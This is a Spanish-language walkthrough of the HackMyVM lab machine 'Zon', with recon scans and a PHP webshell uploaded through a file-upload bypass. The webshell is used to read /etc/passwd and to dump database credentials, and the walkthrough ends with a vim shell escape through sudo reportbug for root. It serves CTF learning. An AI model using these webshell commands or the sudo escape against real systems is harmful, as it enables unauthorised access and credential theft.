Zon

Resolucion de la maquina ZON de hackmyvm: https://hackmyvm.eu/machines/machine.php?vm=Zon
Comenzamos buscando la ip de la maquina victima.

```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ sudo arp-scan -l -g
[sudo] password for jagy:
Interface: eth0, type: EN10MB, MAC: 08:00:27:ae:08:9b, IPv4: 192.168.1.234
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     d8:7d:7f:67:8c:0e       Sagemcom Broadband SAS
192.168.1.171   08:00:27:64:08:af       PCS Systemtechnik GmbH
192.168.1.205   78:92:9c:38:3a:e2       Intel Corporate
192.168.1.209   66:a4:b7:3c:db:3b       (Unknown: locally administered)
192.168.1.213   44:5c:e9:11:c9:ff       Samsung Electronics Co.,Ltd
192.168.1.129   b0:73:9c:6d:36:7c       Amazon Technologies Inc.
192.168.1.208   12:96:87:fe:02:0f       (Unknown: locally administered)
192.168.1.238   44:01:bb:bb:00:90       SHENZHEN BILIAN ELECTRONIC CO., LTD

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.390 seconds (107.11 hosts/sec). 8 responded
```


Esta es la ip victima, la mac es de virtualbox, vamos a empezar con el escaneo

```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ sudo nmap -n -Pn -p- -sS --open --min-rate 5000 -vvv 192.168.1.171 -oG puertos.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 14:36 CET
Initiating ARP Ping Scan at 14:36
Scanning 192.168.1.171 [1 port]
Completed ARP Ping Scan at 14:36, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:36
Scanning 192.168.1.171 [65535 ports]
Discovered open port 22/tcp on 192.168.1.171
Discovered open port 80/tcp on 192.168.1.171
Completed SYN Stealth Scan at 14:36, 4.45s elapsed (65535 total ports)
Nmap scan report for 192.168.1.171
Host is up, received arp-response (0.00032s latency).
Scanned at 2024-01-23 14:36:52 CET for 5s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:64:08:AF (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Puertos 22:ssh y 80:http abiertos , vamos a centrarnos en esos 2 puertos para ver sus versiones y pasarles unos scripts basicos de nmap.

```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ sudo nmap -n -Pn -p22,80 -sCV 192.168.1.171 -oN version.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 14:40 CET
Nmap scan report for 192.168.1.171
Host is up (0.00067s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
|_  256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: zon
MAC Address: 08:00:27:64:08:AF (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```

Vamos a ver la web en el navegador.



No funciana ningun enlace.
Haber que nos dice GOBUSTER.


```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.1.171/ -t20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.171/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://192.168.1.171/images/]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.1.171/uploads/]
/icon                 (Status: 301) [Size: 313] [--> http://192.168.1.171/icon/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.171/css/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.171/js/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.171/fonts/]
/server-status        (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Buscando un poco mas encontramos choose.php

```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ ffuf -fw 561 -c -u 'http://zon.hmv/FUZZ.php' -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -fc 500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://zon.hmv/FUZZ.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
 :: Filter           : Response words: 561
________________________________________________

about                   [Status: 200, Size: 10538, Words: 3945, Lines: 208, Duration: 5ms]
blog                    [Status: 200, Size: 12490, Words: 4765, Lines: 240, Duration: 38ms]
choose                  [Status: 200, Size: 1908, Words: 695, Lines: 69, Duration: 74ms]
contact                 [Status: 200, Size: 11753, Words: 4713, Lines: 229, Duration: 6ms]
index                   [Status: 200, Size: 29170, Words: 13716, Lines: 511, Duration: 17ms]
report                  [Status: 200, Size: 13, Words: 2, Lines: 1, Duration: 36ms]
service                 [Status: 200, Size: 12239, Words: 4888, Lines: 245, Duration: 76ms]
testimonial             [Status: 200, Size: 17014, Words: 7439, Lines: 291, Duration: 67ms]
:: Progress: [151265/151265] :: Job [1/1] :: 4000 req/sec :: Duration: [0:00:50] :: Errors: 0 ::
```

Lo abrimos en el navegador y ... tenemos algo donde poder jugar un poco mas.

Despues de muchas pruebas consigo subir un archivo .php que funciona en /uploads



y con curl podemos

```
┌──(jagy㉿kali)-[~/hack/zon/recursos]
└─$ curl -s 'http://zon.hmv/uploads/%5c-%20web.php?cmd=ls'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
\- web.php
foto.jpeg
jagy.php%00.jpeg
jagy.php.jpeg
jpeg
jpeg%00php
jpegphp
jpegphp2
phpjpeg
sample.jpeg
web.jpeg php
web.jpeg php3
web.jpeg phps
web.php\x00.jpeg
webshell.php.jpeg
```

```
┌──(jagy㉿kali)-[~/hack/zon/recursos]
└─$ curl -s 'http://zon.hmv/uploads/%5c-%20web.php?cmd=cat%20/etc/passwd'
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
mysql:x:104:112:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:105:113::/var/lib/snmp:/bin/false
freddie:x:1000:1000:,,,:/home/freddie:/bin/zsh
```

ya tenemos 2 usuarios, freddie y root

```
┌──(jagy㉿kali)-[~/hack/zon/recursos]
└─$ curl -s 'http://zon.hmv/uploads/%5c-%20web.php?cmd=ls%20-la%20../'
total 152
drwxr-xr-x 8 www-data www-data  4096 Dec  3 15:10 .
drwxr-xr-x 3 root     root      4096 Nov 25 19:25 ..
-rw-r--r-- 1 www-data www-data 10538 Nov 30 07:15 about.php
-rw-r--r-- 1 www-data www-data 12490 Nov 30 07:15 blog.php
-rw-r--r-- 1 www-data www-data  1908 Nov 30 07:15 choose.php
-rw-r--r-- 1 www-data www-data 11753 Nov 30 07:15 contact.php
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 css
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 fonts
-rwxr-xr-x 1 www-data www-data   698 Nov 30 07:15 hashDB.sh
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 icon
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 images
-rw-r--r-- 1 www-data www-data 29170 Nov 30 07:15 index.php
drwxr-xr-x 3 www-data www-data  4096 Nov 30 07:15 js
-rw-r--r-- 1 www-data www-data   291 Nov 30 07:15 report.php
-rw-r--r-- 1 www-data www-data 12239 Nov 30 07:15 service.php
-rw-r--r-- 1 www-data www-data 17014 Nov 30 07:15 testimonial.php
-rw-r--r-- 1 www-data www-data  1421 Nov 30 07:15 upload.php
drwxr-xr-x 2 www-data www-data  4096 Jan 23 22:03 uploads
```

encontramos un script en bash
lo descargamos y miramos el codigo

```
#!/bin/bash

# script that checks the database's integrity every minute

dump=/dev/shm/dump.sql
log=/var/log/db_integrity_check.log
true > "${log}"

/usr/bin/mysqldump -u admin -pudgrJbFc6Av#U3 admin credentials > "${dump}"
/usr/bin/sed -i '$d' "${dump}"

hash="29d8e6b76aab0254f7fe439a6a5d2fba64270dde087e6dfab57fa57f6749858a"
check_hash=$(sha256sum "${dump}" | awk '{print $1}')

if [[ "${hash}" != "${check_hash}" ]] ; then
  /usr/bin/wall "Alert ! Database hacked !"
  /usr/bin/du -sh /var/lib/mysql >> "${log}"
  /usr/bin/vmstat 1 3 >> "${log}"
else
  /usr/bin/sync && /usr/bin/echo 3 > /proc/sys/vm/drop_caches
  /usr/bin/echo "$(date) : Integrity check completed for ${dump}" >> "${log}"
fi
~
```

encontramos unas credenciales admin
probamos en ssh y no funcionan

```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ ssh freddie@192.168.1.171
The authenticity of host '192.168.1.171 (192.168.1.171)' can't be established.
ED25519 key fingerprint is SHA256:TCA/ssXFaEc0sOJl0lvYyqTVTrCpkF0wQfyj5mJsALc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.171' (ED25519) to the list of known hosts.
freddie@192.168.1.171's password:
Permission denied, please try again.
freddie@192.168.1.171's password:


┌──(jagy㉿kali)-[~/hack/zon]
└─$ ssh root@192.168.1.171
root@192.168.1.171's password:
Permission denied, please try again.
root@192.168.1.171's password:
```

Subimos una webshell en php para movernos mejor por la maquina victima

```
drwxr-xr-x 8 www-data www-data  4096 Dec  3 15:10 .
drwxr-xr-x 3 root     root      4096 Nov 25 19:25 ..
-rw-r--r-- 1 www-data www-data 10538 Nov 30 07:15 about.php
-rw-r--r-- 1 www-data www-data 12490 Nov 30 07:15 blog.php
-rw-r--r-- 1 www-data www-data  1908 Nov 30 07:15 choose.php
-rw-r--r-- 1 www-data www-data 11753 Nov 30 07:15 contact.php
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 css
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 fonts
-rwxr-xr-x 1 www-data www-data   698 Nov 30 07:15 hashDB.sh
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 icon
drwxr-xr-x 2 www-data www-data  4096 Nov 30 07:15 images
-rw-r--r-- 1 www-data www-data 29170 Nov 30 07:15 index.php
drwxr-xr-x 3 www-data www-data  4096 Nov 30 07:15 js
-rw-r--r-- 1 www-data www-data   291 Nov 30 07:15 report.php
-rw-r--r-- 1 www-data www-data 12239 Nov 30 07:15 service.php
-rw-r--r-- 1 www-data www-data 17014 Nov 30 07:15 testimonial.php
-rw-r--r-- 1 www-data www-data  1421 Nov 30 07:15 upload.php
drwxr-xr-x 2 www-data www-data  4096 Jan 23 22:41 uploads
$ ./hashDB.sh
./hashDB.sh: line 7: /var/log/db_integrity_check.log: Permission denied
./hashDB.sh: line 20: /proc/sys/vm/drop_caches: Permission denied
./hashDB.sh: line 21: /var/log/db_integrity_check.log: Permission denied
$ ls -la /dev/shm/dump.sql
-rw-rw-rw- 1 www-data www-data 1940 Jan 23 22:46 /dev/shm/dump.sql
$ cp /dev/shm/dump.sql .
$
```

Corremos hashDB y copiamos el volcado de la base de datos

```
-- Dumping data for table `credentials`
--

LOCK TABLES `credentials` WRITE;
/*!40000 ALTER TABLE `credentials` DISABLE KEYS */;
INSERT INTO `credentials` VALUES
('Freddie','LDVK@dYiEa2I1lnjrEeoMif');
/*!40000 ALTER TABLE `credentials` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Seran estas credenciales las buenas????????

```
┌──(jagy㉿kali)-[~/hack/zon]
└─$ ssh freddie@192.168.1.171
freddie@192.168.1.171's password:
Linux zon 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[oh-my-zsh] Would you like to update? [Y/n] n
[oh-my-zsh] You can update manually by running `omz update`
┌─freddie@zon ~
└─$
```


ya estoy dentro, ahora a buscar la flag de user y escalar.

```
┌─freddie@zon ~
└─$ ll
total 4.0K
-rwx------ 1 freddie freddie 33 Nov 30 07:21 user.txt
┌─freddie@zon ~
└─$ cat user.txt
a0b4603c7fde7e4113d2ee5fbee5a038
┌─freddie@zon ~
└─$
```

a0b4603c7fde7e4113d2ee5fbee5a038

```
┌─freddie@zon ~
└─$ sudo -l
sudo: unable to resolve host zon: Name or service not known
Matching Defaults entries for freddie on zon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User freddie may run the following commands on zon:
    (ALL : ALL) NOPASSWD: /usr/bin/reportbug
┌─freddie@zon ~
└─$
```

Lanzamos con sudo /usr/bin/reportbug y vamos viendo que podemos hacer... hasta que nos permite elegir un editor de texto, y claro elegimos vim con
el podemos lanzar una sh " :!/bin/sh"



y colorin colorado la Flag me he llevado.